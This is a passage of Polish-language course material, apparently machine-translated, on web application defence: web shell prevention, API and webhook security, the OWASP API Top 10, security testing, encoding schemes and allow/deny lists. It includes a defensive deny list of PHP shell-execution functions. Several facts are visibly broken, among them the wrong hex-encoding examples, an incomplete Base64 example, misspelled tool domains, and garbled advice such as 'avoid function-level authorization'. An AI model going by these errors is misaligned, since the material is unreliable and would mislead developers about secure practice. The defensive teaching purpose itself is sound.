Wykonuj regularne skanowanie w poszukiwaniu luk w zabezpieczeniach, aby wykrywać obszary zagrożeń za pomocą dowolnego oprogramowania zabezpieczającego sieć.

Wdróż zapory ogniowe na serwerze WWW, aby monitorować i kontrolować ruch sieciowy w oparciu o reguły bezpieczeństwa.

Dezaktywuj przeglądanie katalogów na serwerze WWW, aby zapobiec atakom z przechodzeniem katalogu.

Regularnie kontroluj konta i przeglądaj uprawnienia grupy, aby zapobiec instalacji powłoki internetowej z serwera WWW do sieci wewnętrznej.

Wyłącz wszystkie nieużywane i ryzykowne funkcje PHP, takie jak exec(), shell_exec(), show source(), proc open(), passthru() i pcntl exec().

Użyj escapeshellargO i escapeshellcmd(), aby upewnić się, że dane wejściowe użytkownika nie zostaną wstrzyknięte do poleceń powłoki, aby uniknąć luk w wykonywaniu poleceń.

Upewnij się, że wszystkie aplikacje internetowe korzystające z formularzy przesyłania są bezpieczne i zezwalają tylko na typy plików z białej listy.

Unikaj używania kodu z niezaufanych stron internetowych lub forów internetowych.

Nie instaluj zbędnych wtyczek firm trzecich i regularnie sprawdzaj i aktualizuj używane wtyczki.

Zaimplementuj zasadę najniższych uprawnień, aby upewnić się, że aplikacje nie mają bezpośredniego dostępu do zapisu lub modyfikacji katalogu dostępnego przez Internet.

Zaimplementuj architekturę o zerowym zaufaniu, korzystając z sieci definiowanej programowo (SDN), aby ustanowić komunikację sieciową poprzez autoryzację.

Korzystaj z rozwiązań bezpieczeństwa opartych na hoście, które oferują zaawansowane funkcje, takie jak uczenie maszynowe i reputacja plików.

Wdrażaj narzędzia do rejestrowania, takie jak Auditd lub Microsoft Sysmon, w celu wykrywania nietypowych zachowań.

Ogranicz liczbę portów, które mogą uzyskać dostęp do serwera WWW.

Wyłącz poufne katalogi, które umożliwiają przesyłanie za pośrednictwem plików multimedialnych. Jeśli wyłączenie nie jest możliwe, zmień nazwy katalogów i ogranicz dostęp.

Ręcznie zweryfikuj kod źródłowy plików, aby zidentyfikować ostatnio dodany podejrzany kod.

Narzędzia do wykrywania powłoki sieciowej

Atakujący często próbują wykryć luki w zabezpieczeniach aplikacji lub strony internetowej, za pośrednictwem których atakują serwery sieciowe. Następnie wykorzystują te luki do instalowania backdoorów za pośrednictwem powłok sieciowych w celu uzyskania zdalnego dostępu i wykonywania

złośliwych operacji na docelowym serwerze. Aby zapobiec takim atakom, obowiązkowe jest przeprowadzanie regularnego skanowania powłoki sieciowej lub skanowania backdoora. Specjaliści ds. bezpieczeństwa używają narzędzi, takich jak Web Shell Detector, FireEye Network Security i NeoPI, aby wykryć te powłoki sieciowe na docelowych serwerach.

Detektor powłoki internetowej

Web Shell Detector to oparty na PHP/Python skrypt, który pomaga w skanowaniu i odkrywaniu powłok php/cgi(perl)/asp/aspx. Posiada bazę sygnatur powłok internetowych, która pomaga w odkryciu powłoki internetowej".

Poniżej wymieniono niektóre narzędzia do wykrywania powłoki internetowej:

Bezpieczeństwo sieci FireEye (https://www.fireeye.com)

NeoPI (https://github.com)

AntiShell Web Shell Hunter (https://ontishell.com)

Astra (https://www.getostro.com)

Bezpieczna architektura API

API to popularna technologia, która pełni rolę bramki komunikacyjnej i integruje różne aplikacje korzystające z sieci. API jest szeroko stosowane ze względu na zaawansowane techniki i wykorzystanie dominującej infrastruktury. Jest podatny na najnowsze i wyrafinowane ataki cybernetyczne ze względu na różne luki w zabezpieczeniach spowodowane złymi praktykami programistycznymi, a także ze względu na swoją przejrzystość. Aby zabezpieczyć interfejs API przed tymi atakami, specjaliści ds. bezpieczeństwa i programiści muszą ustanowić bezpieczną architekturę interfejsu API, skuteczne strategie bezpieczeństwa i zasady łagodzenia skutków. Architektura API jest zbudowana przy użyciu bramy API składającej się z zapór ogniowych, które działają jako serwer do kontroli ruchu i wykrywania wszystkich możliwych ataków. Wykonywanie polityki bezpieczeństwa dla architektury bezpieczeństwa API odbywa się poprzez izolowanie implementacji API i bezpieczeństwa API na różnych warstwach. Warstwy te podkreślają, że projekt API i bezpieczeństwo API pełnią różne role, które wymagają różnych dziedzin wiedzy. Koncentruje się na logicznym rozdzieleniu problemów, gdzie kładzie się nacisk na wiedzę o rozwiązywaniu właściwego problemu we właściwym czasie. W ramach bezpiecznej architektury API programista API koncentruje się tylko na domenie aplikacji, zapewnia, że wszystkie API są odpowiednio zaprojektowane i pomaga w integracji API z różnymi aplikacjami. Proces bezpieczeństwa opublikowanego API jest wdrażany przez specjalistę ds. bezpieczeństwa API; w związku z tym programista interfejsu API nie musi zajmować się zabezpieczaniem opublikowanego interfejsu API. Tylko specjaliści ds. bezpieczeństwa interfejsów API mają uprawnienia do stosowania zasad bezpieczeństwa do interfejsów API w organizacji. Specjaliści ci koncentrują się głównie na tożsamości, zagrożeniach w interfejsie API i bezpieczeństwie danych. Potrzebują więc zaawansowanych i odpowiednich narzędzi do wykonywania zadań związanych z bezpieczeństwem, które są niezależne od implementacji API. Specjaliści ds. bezpieczeństwa korzystają z bramek API, które są wzmocnionymi urządzeniami dostępnymi zarówno w formie fizycznej, jak i wirtualnej. Bramy te są instalowane w strefie zdemilitaryzowanej (DMZ) organizacji. Brama API działa również jako bezpieczny pośrednik między aplikacją wewnętrzną a zewnętrznym publicznym Internetem. Zapewnia administratorowi bezpieczeństwa API wiele funkcji bezpieczeństwa i kontroli, takich jak kontrola dostępu, wykrywanie zagrożeń, poufność, integralność, zarządzanie audytem, uwierzytelnianie, sprawdzanie poprawności wiadomości i ograniczanie szybkości wszystkich interfejsów API opublikowanych przez organizację.

Implementacja zabezpieczeń warstwowych w interfejsie API

Interfejsy API są powszechnie używane przez organizacje biznesowe do łączenia różnych usług i przesyłania danych. Atakujący próbują wykorzystać luki w interfejsie API, takie jak zepsute uwierzytelnianie i błędna konfiguracja zabezpieczeń, do złośliwych celów. Ujawnione interfejsy API mogą stać się główną przyczyną naruszenia poufnych danych, takich jak dane osobowe (PII). W związku z tym programiści muszą stosować wiele warstw zabezpieczeń, aby uniknąć narażenia na interfejs API i naruszenia bezpieczeństwa danych. Biorąc pod uwagę scenariusz interfejsu API, który pobiera transakcje firmy, programiści i eksperci ds. bezpieczeństwa mogą wdrożyć następujące zabezpieczenia oparte na warstwach dla interfejsu API:

Warstwa pierwsza

API weryfikuje użytkownika, aby sprawdzić, czy podmiot jest autoryzowany przez firmę. W tej sytuacji programiści mogą skorzystać z zabezpieczeń API, dzięki którym zostanie zwrócony wyjątek, jeśli użytkownik nie jest autoryzowany lub nie ma uprawnień. Na przykład interfejs API może zgłosić wyjątek „Nie znaleziono firmy". Pomaga to programiście interfejsu API zidentyfikować każdą nieprawidłową firmę.

Warstwa druga

W tej warstwie oprogramowanie pośrednie może być używane przez interfejs API do udostępniania planu zapytań przez wywołanie warstwy danych. Warstwa bazy danych deklaruje filtr dla identyfikatora firmy przed wysłaniem żądania. Deweloperzy mogą włączyć mechanizm bezpieczeństwa, aby zwrócić wyjątek, taki jak „Niebezpieczne zapytanie o dane" w przypadku braku takiego filtra.

Warstwa trzecia

W tej warstwie sprzężenie SQL musi być używane do wysyłania zapytań do bazy danych SQL przy użyciu warstwy łącza danych opartej na wywołaniach interfejsu API. Pomaga to zapewnić, że wszystkie zapytania pasują do użytkownika odpowiedzialnego za wywołanie API. Ponadto weryfikuje kontekst użytkownika, w przeciwieństwie do jego danych przechowywanych przez warstwę SQL.

Warstwa czwarta

Ta warstwa tworzy warstwę odwzorowującą, która umożliwia konwersję wszystkich rekordów bazy danych na różne modele widoczne dla użytkownika. Tej techniki można użyć, aby uniemożliwić dostęp opinii publicznej lub klientów do wrażliwych danych, takich jak szczegóły implementacji.

Warstwa piąta

Filtr odpowiedzi interfejsu API weryfikuje modele generowane przez powyższą warstwę mappera. Po tym, jak filtr odpowiedzi zadeklaruje, że rekordy pasują do użytkownika wywołującego to API, pozwala użytkownikowi obserwować konkretne konto. Ta warstwa odrzuca modele danych bez wyraźnego oznaczania konta klienta poprzez podwójne sprawdzanie pracy innych warstw.

Zagrożenia bezpieczeństwa API i rozwiązania

Według OWASP, 10 najważniejszych zagrożeń bezpieczeństwa API i rozwiązań:

API1: Uszkodzona autoryzacja na poziomie obiektu:

* Przeprowadzaj kontrole autoryzacji na poziomie obiektu dla każdej funkcji uzyskującej dostęp do źródła danych z danymi wejściowymi użytkownika

* Kontroluj wdrażanie zasad autoryzacji

* Zaimplementuj solidną politykę kontroli dostępu dla losowych i nieprzewidywalnych wartości identyfikatorów obiektów

API2: Uszkodzone uwierzytelnianie użytkownika:

* Używaj standardowych i jednolitych mechanizmów uwierzytelniania dla wszystkich punktów końcowych API

* Zbadanie i wdrożenie wymagań dotyczących uwierzytelniania w ramach Application Security Verification Standard (ASVS)

* Przed publicznym ujawnieniem nieuwierzytelnionych punktów końcowych interfejsu API upewnij się, że masz silne wymagania biznesowe

API3: Nadmierna ekspozycja danych:

* Upewnij się, że odpowiednie filtrowanie odbywa się po stronie serwera, a nie po stronie klienta

* Przeanalizuj przepływ danych od punktu końcowego do klienta

API4: Brak zasobów i ograniczenie szybkości:

* Upewnij się, że istnieją odpowiednie kontrole ograniczające szybkość

* Korzystaj z podręcznika OWASP Automated Threat Handbook jako źródła wiedzy, aby zapobiegać zużywaniu zasobów przez boty

API5: Uszkodzona autoryzacja na poziomie funkcji:

* Unikaj autoryzacji na poziomie funkcji

* Użyj prostej i standardowej autoryzacji i włącz domyślne ustawienie odmowy

API6: Przypisanie masowe:

* Nie ujawniaj wewnętrznych zmiennych ani nazw obiektów jako danych wejściowych

* Upewnij się, że wszystkie właściwości, które klient może aktualizować, znajdują się na białej liście

API7: Błędna konfiguracja zabezpieczeń:

* Przeprowadzaj proces hartowania w stosunku do API w sposób ciągły

* Użyj narzędzi do skanowania i przeglądów przez ludzi, aby zbadać cały stos API pod kątem błędnych konfiguracji zabezpieczeń

API8: Wtrysk:

* Wykonaj weryfikację danych wejściowych i białą listę

* Zaimplementuj sparametryzowany interfejs do przetwarzania przychodzącego interfejsu API

upraszanie

* Upewnij się, że logika filtrowania ogranicza liczbę rekordów zwróconych

API9: Niewłaściwe zarządzanie zasobami:

* Utrzymuj odpowiednią inwentaryzację wszystkich środowisk API, w tym produkcji, przemieszczania, testowania i programowania

* Przeprowadź przegląd bezpieczeństwa wszystkich interfejsów API, koncentrując się głównie na standaryzacji funkcji

* Utwórz ranking poziomów ryzyka interfejsów API i ulepsz funkcje bezpieczeństwa dla interfejsów API o wyższym poziomie ryzyka

API10: Niewystarczające rejestrowanie i monitorowanie:

* Używaj standardowego formatu rejestrowania dla wszystkich interfejsów API obsługujących działania związane z reagowaniem na incydenty

* Regularnie monitoruj wszystkie punkty końcowe API we wszystkich fazach produkcji, przemieszczania, testowania i programowania

Najlepsze praktyki dotyczące bezpieczeństwa API

Różne najlepsze praktyki dotyczące zabezpieczania interfejsów API przed cyberatakami są następujące:

Użyj protokołu HTTPS za pośrednictwem certyfikatów SSL/TLS, które obsługują techniki szyfrowania i zapewniają bezpieczne połączenie między serwerem a klientem.

Użyj generowanych przez serwer tokenów osadzonych w HTML jako ukrytych pól do sprawdzania poprawności przychodzącego żądania i sprawdzania, czy pochodzi ono z uwierzytelnionego źródła.

Oczyść dane w celu wyeliminowania złośliwych skryptów i prawidłowej weryfikacji danych wprowadzanych przez użytkownika.

Użyj zoptymalizowanej zapory, aby upewnić się, że wszystkie nieużywane, niepotrzebne pliki i reguły zezwalające zostaną odwołane.

Użyj białej listy adresów IP, aby utworzyć listę zaufanych adresów IP lub zakresów adresów IP, aby uzyskać dostęp do interfejsów API i ograniczyć dostęp tylko do zaufanych użytkowników lub komponentów.

Użyj funkcji ograniczania szybkości, aby ograniczyć liczbę wywołań API wykonywanych przez klienta w określonym przedziale czasowym.

Regularnie przechowuj i monitoruj dzienniki dostępu, aby pomóc w wykrywaniu anomalii i podejmowaniu środków zapobiegawczych w przyszłości.

Zaimplementuj technikę paginacji, która może podzielić pojedynczą odpowiedź na kilka fragmentów, aby ładunki nie były zbyt duże.

Używaj sparametryzowanych instrukcji w zapytaniach SQL, aby zapobiec wprowadzaniu danych wejściowych zawierających całe instrukcje SQL.

Przeprowadź sprawdzanie poprawności danych wejściowych po stronie serwera zamiast po stronie klienta, aby zapobiec atakom omijającym.

Przeprowadzaj regularne oceny bezpieczeństwa, aby zabezpieczyć wszystkie punkty końcowe API za pomocą zautomatyzowanych narzędzi.

Regularnie monitoruj i przeprowadzaj ciągłe audyty interfejsu API oraz analizuj przepływy pracy, aby zapobiec wszelkim atakom.

Używaj tokenów do ustanawiania zaufanych tożsamości i kontrolowania dostępu do usług i zasobów.

Używaj podpisów, aby mieć pewność, że tylko upoważnieni użytkownicy mogą odszyfrować lub zmodyfikować dane.

Używaj snifferów pakietów do śledzenia zdarzeń związanych z ujawnianiem informacji i wykrywania niezabezpieczonych wywołań API.

Użyj technik, takich jak przydziały i ograniczanie przepustowości, aby kontrolować i śledzić użycie interfejsu API oraz ustawić limit żądań interfejsu API.

Zaimplementuj bramy API, aby uwierzytelniać ruch oraz kontrolować i analizować użycie interfejsów API.

Zaimplementuj zaawansowane techniki, aby uniemożliwić wyrafinowanym robotom przypominającym ludzi dostęp do interfejsów API.

Zaimplementuj uwierzytelnianie wieloskładnikowe (MFA) i używaj protokołów uwierzytelniania, takich jak AppToken, OAuth2 i OpenID Connect, do uwierzytelniania użytkowników i aplikacji w interfejsie API.

Udokumentuj dzienniki kontroli przed i po każdym zdarzeniu związanym z bezpieczeństwem oraz oczyść dane dziennika, aby zapobiec atakom polegającym na wstrzyknięciu dziennika.

Używaj interfejsów API SOAP z wbudowanymi funkcjami zabezpieczeń zamiast konwencjonalnych interfejsów API REST opartych na projekcie.

Ogranicz dane odpowiedzi interfejsu API do żądanego stanu uprawnień do zasobu, zamiast udostępniać nadmierną ilość tajnych danych za pośrednictwem komunikatów o stanie lub odpowiedzi zasobów.

Używaj zabezpieczeń WAF wraz z TLS/SSL do zabezpieczania interfejsów API i ograniczania ataków opartych na ruchu sieciowym i wstrzykiwaniu skryptów.

Upewnij się, że wszystkie żądania wysyłane z interfejsów API do komunikacji bezstanowej, takich jak interfejs API REST, są autoryzowane oddzielnie, nawet jeśli pochodzą od tego samego użytkownika.

Korzystaj z zaawansowanych technologii routingu i kontroli, takich jak technologia Service Mesh, aby zarządzać wielousługowym uwierzytelnianiem i kontrolą dostępu.

Nalegaj, aby twórcy interfejsów API uwzględnili najnowsze luki w zabezpieczeniach i zagrożenia związane z interfejsami API za pośrednictwem materiałów, artykułów i blogów typu open source.

Najlepsze praktyki dotyczące zabezpieczania elementów webhook

Różne najlepsze praktyki dotyczące zabezpieczania elementów webhook są następujące:

Używaj protokołu HTTPS zamiast HTTP, aby chronić dane przed ujawnieniem podczas przesyłania.

Używaj współdzielonych kluczy uwierzytelniających, takich jak podstawowe uwierzytelnianie HTTP dla wszystkich elementów webhook, aby zapobiegać przypadkowym złośliwym danym.

Zaimplementuj podpisywanie elementu webhook, aby weryfikować dane otrzymane od dostawców usług poczty e-mail (ESP) i korzystać z funkcji ciągłego porównywania czasu.

Śledź event_id, aby uniknąć niezamierzonego podwójnego przetwarzania tych samych zdarzeń poprzez ataki powtórkowe.

Upewnij się, że zapora sieciowa odrzuca wywołania elementu webhook z nieautoryzowanych źródeł innych niż adresy IP dostawcy usług internetowych.

Użyj ograniczania szybkości w wywołaniach webhook na serwerze WWW, aby kontrolować ruch przychodzący i wychodzący.

Porównaj sygnaturę czasową żądania X-Cld-Timestamp elementu webhook z bieżącą sygnaturą czasową, aby zapobiec atakom opartym na synchronizacji.

Zweryfikuj X-OP-Timestamp w ramach progu od bieżącego czasu.

Upewnij się, że przetwarzanie zdarzeń jest idempotentne, aby zapobiec replikacji potwierdzeń zdarzeń.

Upewnij się, że w przypadku błędów kod elementu webhook odpowiada statusem 200 OK (powodzenie) zamiast 4xx lub 5xx, aby upewnić się, że elementy webhook nie zostaną dezaktywowane.

Upewnij się, że adres URL webhooka obsługuje metodę HTTP HEAD do pobierania metainformacji bez przesyłania całej zawartości.

Korzystaj z żądań wielowątkowych, aby wysyłać wiele żądań jednocześnie i szybko aktualizować dane w interfejsie API.

Upewnij się, że tokeny są przechowywane względem store_hash, a nie danych użytkownika.

Weryfikuj klientów poprzez wdrożenie wzajemnego TLS.

Nie wysyłaj poufnych informacji za pomocą webhooków; zamiast tego użyj autoryzowanych interfejsów API.

Używaj podpisów opartych na HMAC, aby przeprowadzać weryfikację wiadomości i unikać wykorzystywania ładunku.

Użyj unikalnego identyfikatora zdarzenia, aby zarejestrować każdy ładunek elementu webhook w bazie danych.

W razie potrzeby zarejestruj każdy z wysłanych elementów webhook w celu debugowania.

Bezpieczeństwo aplikacji internetowych

Po zapoznaniu się z metodologiami hakerskimi przyjętymi przez osoby atakujące aplikacje internetowe i narzędziami, z których korzystają, ważne jest, aby dowiedzieć się, jak zabezpieczyć te aplikacje przed takimi atakami. Dokładna analiza bezpieczeństwa pomoże Ci, jako etycznemu hakerowi, zabezpieczyć Twoje aplikacje. Aby to zrobić, należy zaprojektować, opracować i skonfigurować aplikacje internetowe, korzystając ze środków zaradczych i technik omówionych w tej sekcji.

Testy bezpieczeństwa aplikacji internetowych

Testowanie bezpieczeństwa aplikacji internetowych to proces przeprowadzania oceny bezpieczeństwa i analizy wydajności aplikacji oraz generowania terminowych raportów na temat jej poziomów bezpieczeństwa i narażenia na zagrożenia. Specjaliści ds. bezpieczeństwa i programiści często przeprowadzają testowanie i wzmacnianie bezpieczeństwa aplikacji przy użyciu następujących technik:

Ręczne testowanie bezpieczeństwa aplikacji internetowych

Ręczne testowanie bezpieczeństwa obejmuje testowanie aplikacji internetowej przy użyciu ręcznie zaprojektowanych danych, dostosowanego kodu i niektórych narzędzi rozszerzających przeglądarkę, takich jak SecApps, w celu wykrycia luk i słabości związanych z aplikacjami. Koncentruje się głównie na błędach logiki biznesowej i analizie zagrożeń. Specjaliści ds. bezpieczeństwa używają również innych narzędzi, takich jak Selenium, JMeter, Loadrunner, Q.TP, Bugzilla i Test Link do przeprowadzania testów ręcznych.

Automatyczne testy bezpieczeństwa aplikacji internetowych

Jest to technika wykorzystywana do automatyzacji procesu testowania. Zautomatyzowane narzędzia testujące mogą być wykorzystywane do szybkiego i systematycznego wykrywania luk w zabezpieczeniach, dzięki czemu można je łatwo załatać. Te metody i procedury testowania są uwzględniane na każdym etapie rozwoju, aby stale zgłaszać informacje zwrotne. Zmiany w każdym fragmencie kodu można analizować, a programiści są natychmiast powiadamiani o wykryciu jakichkolwiek luk w zabezpieczeniach. Specjaliści ds. bezpieczeństwa używają narzędzi takich jak Ranorex studio, TestComplete, Leapwork, Katalon Studio i Testsigma do przeprowadzania automatycznych testów.

Statyczne testy bezpieczeństwa aplikacji (SAST)

Statyczne testowanie aplikacji jest również określane jako testowanie białej skrzynki, w którym kompletna architektura systemu (w tym jego kod źródłowy) lub aplikacja/oprogramowanie do testowania jest

już znane testerowi. Narzędzia SAST pomagają programistom w testowaniu kodu źródłowego w celu wykrywania i zgłaszania wad projektowych związanych z aplikacją, które mogą otwierać drzwi dla różnych ataków. Zapewnia również, że kod źródłowy jest zgodny z określonymi regułami, standardami i wytycznymi. Specjaliści ds. bezpieczeństwa używają narzędzi takich jak Codacy, Appknox, AttackFlow, bugScout i PT Application Inspector do przeprowadzania SAST.

Dynamiczne testy bezpieczeństwa aplikacji (DAST)

W przeciwieństwie do SAST, DAST jest znany jako testowanie czarnej skrzynki, w którym testowana architektura systemu lub aplikacja nie jest znana testerom. Narzędzia DAST uruchamiają się na uruchomionym kodzie, aby zidentyfikować problemy związane z interfejsami, żądaniami/odpowiedziami, sesjami, skryptami, procesami uwierzytelniania, wstrzykiwaniem kodu itp. Pozwalają testerom wykryć ukryte luki w zabezpieczeniach lub wady aplikacji internetowych. Narzędzia DAST używają również fuzzingu, który odnosi się do rzucania nieoczekiwanych i niezweryfikowanych przypadków testowych na stronie internetowej. Specjaliści ds. bezpieczeństwa używają narzędzi takich jak Invicti, Acunetix Vulnerability Scanner, HCL AppScan, Micro Focus Fortify on Demand i Appknox do wykonywania DAST.

Testy rozmyte aplikacji internetowych

Testowanie fuzz aplikacji internetowych (fuzzing) to metoda testowania blackbox. Jest to technika sprawdzania i zapewniania jakości używana do identyfikowania błędów kodowania i luk w zabezpieczeniach w aplikacjach internetowych. Ogromne ilości losowych danych zwanych „fuzz" są generowane przez narzędzia do testowania rozmycia (fuzzery) i wykorzystywane przeciwko docelowej aplikacji internetowej w celu wykrycia luk w zabezpieczeniach, które można wykorzystać w różnych atakach. Atakujący stosują różne techniki ataków, aby zawiesić aplikacje internetowe ofiary i spowodować spustoszenie w jak najkrótszym czasie. Personel ds. bezpieczeństwa i twórcy stron internetowych wykorzystują tę technikę testowania rozmytego do testowania solidności i odporności opracowanej aplikacji internetowej na ataki, takie jak przepełnienie bufora, DOS, XSS i iniekcja SQL.

Etapy testowania rozmytego

Testy rozmyte aplikacji internetowych obejmują następujące kroki:

Zidentyfikuj system docelowy

Zidentyfikuj dane wejściowe

Generuj rozmyte dane

Wykonaj test używając danych rozmytych

Monitoruj zachowanie systemu

Rejestruj defekty

Strategie testowania rozmytego

Oparte na mutacjach: W tego typu testach bieżące próbki danych tworzą nowe dane testowe, a nowe dane testowe ponownie mutują, aby wygenerować dalsze losowe dane. Ten typ testów rozpoczyna się od ważnej próbki i mutuje aż do osiągnięcia celu.

Generation-Based: W tego typu testach nowe dane będą generowane od podstaw, a ilość danych do wygenerowania jest wstępnie zdefiniowana na podstawie modelu testowego

Oparte na protokole: W tego typu testach fuzzer protokołu wysyła sfałszowane pakiety do aplikacji docelowej, która ma być testowana. Ten rodzaj testowania wymaga szczegółowej znajomości formatu testowanego protokołu. Polega na zapisaniu listy specyfikacji w narzędziu fuzzer, a następnie wykonaniu techniki generowania testów w oparciu o model, aby przejrzeć wszystkie wymienione specyfikacje i dodać nieprawidłowości w zawartości danych, kolejności itp.

Scenariusz testowania rozmytego

Poniższy schemat przedstawia przegląd głównych elementów fuzzera. Skrypt atakującego jest podawany do fuzzera, który z kolei tłumaczy ataki na cel jako żądania HTTP. Te żądania HTTP otrzymają odpowiedzi od celu, a wszystkie żądania i ich odpowiedzi są następnie rejestrowane w celu ręcznej kontroli.

Narzędzia do testowania rozmycia:

WSFuzzer (https://owasp.org)

WebScarab (https://owasp.org)

Burp Suite (https://portswigger.net)

Standard HCL AppScan® (https://www.hcltechsw.com)

Peach Fuzzer (https://www.peach.tech)

Przegląd kodu źródłowego

Przeglądy kodu źródłowego służą do wykrywania błędów i nieprawidłowości w tworzonych aplikacjach internetowych. Mogą być wykonywane ręcznie lub za pomocą zautomatyzowanych narzędzi w celu identyfikacji określonych obszarów w kodzie aplikacji do obsługi funkcji związanych z uwierzytelnianiem, zarządzaniem sesją i sprawdzaniem poprawności danych. Mogą identyfikować niezweryfikowane luki w zabezpieczeniach danych i słabe techniki kodowania programistów, które umożliwiają atakującym wykorzystanie aplikacji internetowych.

Schematy kodowania

Kodowanie to proces przekształcania informacji źródłowej w jej równoważną formę symboliczną, co pomaga w ukryciu znaczenia danych. Po stronie odbierającej zakodowane dane są dekodowane do formatu zwykłego tekstu. Dekodowanie to proces odwrotny do kodowania. Aplikacje internetowe wykorzystują różne schematy kodowania swoich danych, aby bezpiecznie obsługiwać nietypowe znaki i dane binarne w zamierzony sposób.

Rodzaje schematów kodowania

Kodowanie adresów URL

Przeglądarki internetowe/serwery internetowe zezwalają na to, aby adresy URL zawierały tylko drukowane znaki kodu ASCII, które mogą być przez nie zrozumiałe w celu adresowania. Kodowanie adresów URL to proces konwersji adresu URL na prawidłowy format ASCII, dzięki czemu dane mogą być bezpiecznie przesyłane przez protokół HTTP. Kilka znaków z tego zakresu ma specjalne znaczenie, gdy są wymienione w schemacie adresu URL lub protokole HTTP. W związku z tym te znaki są ograniczone. Kodowanie adresów URL zastępuje nietypowe znaki ASCII ciągiem „%”, po których następuje dwucyfrowy kod ASCII znaku wyrażony w formacie szesnastkowym, na przykład:

o %3d =

o %0a Nowa linia

o %20 spacja

Kodowanie HTML

Schemat kodowania HTML służy do reprezentowania nietypowych znaków, dzięki czemu można je bezpiecznie łączyć w dokumencie HTML. Kodowanie HTML zastępuje nietypowe znaki ciągami znaków, które można rozpoznać, podczas gdy różne znaki definiują strukturę dokumentu. Jeśli chcesz użyć tych samych znaków, co te zawarte w dokumencie, możesz napotkać problemy. Problemy te można rozwiązać za pomocą kodowania HTML. Definiuje kilka jednostek HTML do reprezentowania szczególnie typowych postaci takicj jak:

o & &

o < <

o > >

Kodowanie Unicode

Kodowanie Unicode jest dwojakiego rodzaju: 16-bitowe kodowanie Unicode i UTF-8.

16-bitowe kodowanie Unicode

Zastępuje nietypowe znaki Unicode ciągiem „%u”, po którym następuje punkt kodowy Unicode znaku wyrażony w formacie szesnastkowym.

• %u2215 /

UTF-8

Jest to standard kodowania o zmiennej długości, który wyraża każdy bajt w formacie szesnastkowym i poprzedza go przedrostkiem%.

• %c2%a9 ©

• %e2%89%a0

Kodowanie Base64

Schemat kodowania Base64 reprezentuje dowolne dane binarne przy użyciu wyłącznie drukowalnych znaków ASCII. Zasadniczo służy do kodowania załączników wiadomości e-mail w celu bezpiecznej transmisji przez SMTP, a także do kodowania danych uwierzytelniających użytkownika.

Na przykład:

cake = 01100011011000010110101101100101

Kodowanie Base64: 011000 110110 000101 101011 011001 010000

000000 000000

Kodowanie szesnastkowe

Schemat kodowania HTML wykorzystuje wartość szesnastkową każdego znaku do reprezentowania zbioru znaków do przesyłania danych binarnych.

Na przykład:

Hello A125C458D8

Jason 123B684AD9

Aplikacje z białej listy a aplikacje z czarnej listy

Aplikacje internetowe odegrały ważną rolę we wdrażaniu transformacji cyfrowej na całym świecie. Tak szybki rozwój zmotywował osoby atakujące do naruszenia bezpieczeństwa systemu przy użyciu różnych technik wykorzystujących luki i luki obecne w aplikacjach. Aby udaremnić te ataki, specjaliści ds. bezpieczeństwa muszą wdrożyć różne polityki bezpieczeństwa i strategie testowania. Biała i czarna lista to jedna z takich strategii bezpieczeństwa, która może bezpiecznie przechowywać aplikacje, sieci i infrastrukturę. Za pomocą tej strategii można stworzyć listę podmiotów, które powinny być dozwolone, a które powinny być blokowane. W ten sposób każde złośliwe oprogramowanie może zostać skutecznie zablokowane, zanim dostanie się do sieci organizacyjnej.

Biała lista aplikacji

Biała lista aplikacji określa listę składników aplikacji, takich jak biblioteki oprogramowania, wtyczki, rozszerzenia i pliki konfiguracyjne lub legalne oprogramowanie, które można zezwolić na uruchamianie w systemie. Pomaga w zapobieganiu nieautoryzowanemu wykonywaniu i rozprzestrzenianiu złośliwych programów. Może również zapobiegać instalowaniu niezatwierdzonych lub podatnych na ataki aplikacji. Biała lista zapewnia większą elastyczność, zapewniając ochronę przed oprogramowaniem ransomware i innymi rodzajami ataków złośliwego oprogramowania na aplikacje internetowe.

Czarna lista aplikacji

Czarna lista aplikacji określa złośliwe aplikacje lub oprogramowanie, których uruchomienie w systemie lub sieci jest zabronione. Czarna lista może być wykonywana poprzez blokowanie złośliwych aplikacji, które mogą powodować potencjalne szkody lub prowadzić do ataków. Czarna lista to metoda skoncentrowana na zagrożeniach; nie jest w stanie wykryć współczesnych zagrożeń i skutkuje atakami prowadzącymi do utraty danych. Dlatego ważne jest, aby regularnie aktualizować backlistę, aby chronić się przed najnowszymi atakami złośliwego oprogramowania. Czarną listę aplikacji można wykonać, dodając nazwy aplikacji do zablokowania na poziomie zapory lub instalując specjalne oprogramowanie do blokowania aplikacji.

Czarna i biała lista do podstawowego zarządzania adresami URL

Czarna lista adresów URL uniemożliwia użytkownikowi ładowanie stron internetowych z adresów URL znajdujących się na czarnej liście. Użytkownik ma dostęp do wszystkich adresów URL z wyjątkiem tych znajdujących się na czarnej liście. Biała lista adresów URL umożliwia użytkownikom dostęp tylko do określonych adresów URL jako wykluczeń z tych, które są dodawane do czarnej listy adresów URL. Biała lista adresów URL jest wykonywana przy użyciu następujących metod:

o Zezwalaj na dostęp do wszystkich adresów URL z wyjątkiem zablokowanych: Biała lista umożliwia użytkownikom dostęp do pozostałych aplikacji sieciowych

o Zablokuj dostęp do wszystkich adresów URL oprócz dozwolonych: Biała lista umożliwia dostęp do ograniczonej listy adresów URL

o Zdefiniuj wyjątki od bardzo restrykcyjnych czarnych list: Biała lista umożliwia użytkownikom dostęp do schematów, subdomen innych domen, określonych ścieżek lub portów

o Zezwalaj przeglądarce na otwieranie aplikacji: Biała lista jest wykonywana tylko dla określonych zewnętrznych procedur obsługi protokołów, dzięki czemu przeglądarka może automatycznie uruchamiać aplikacje

Czarna lista adresów URL odbywa się za pomocą następujących metod:

o Zezwalaj na dostęp do wszystkich adresów URL z wyjątkiem zablokowanych: Czarna lista uniemożliwia użytkownikom dostęp do zablokowanych stron internetowych

o Blokuj dostęp do wszystkich adresów URL oprócz dozwolonych: Czarna lista blokuje dostęp do wszystkich złośliwych adresów URL

o Zdefiniuj wyjątki od bardzo restrykcyjnych czarnych list: Czarna lista ogranicza dostęp do wszystkich adresów URL, które są podatne na ataki

o Zezwól przeglądarce na otwieranie aplikacji: Czarna lista uniemożliwia przeglądarce automatyczne uruchamianie aplikacji

Narzędzia białej i czarnej listy aplikacji

Poniżej omówiono różne narzędzia, które pomagają specjalistom ds. bezpieczeństwa w tworzeniu białych i czarnych list aplikacji.

Kontrola aplikacji ManageEngine Plus

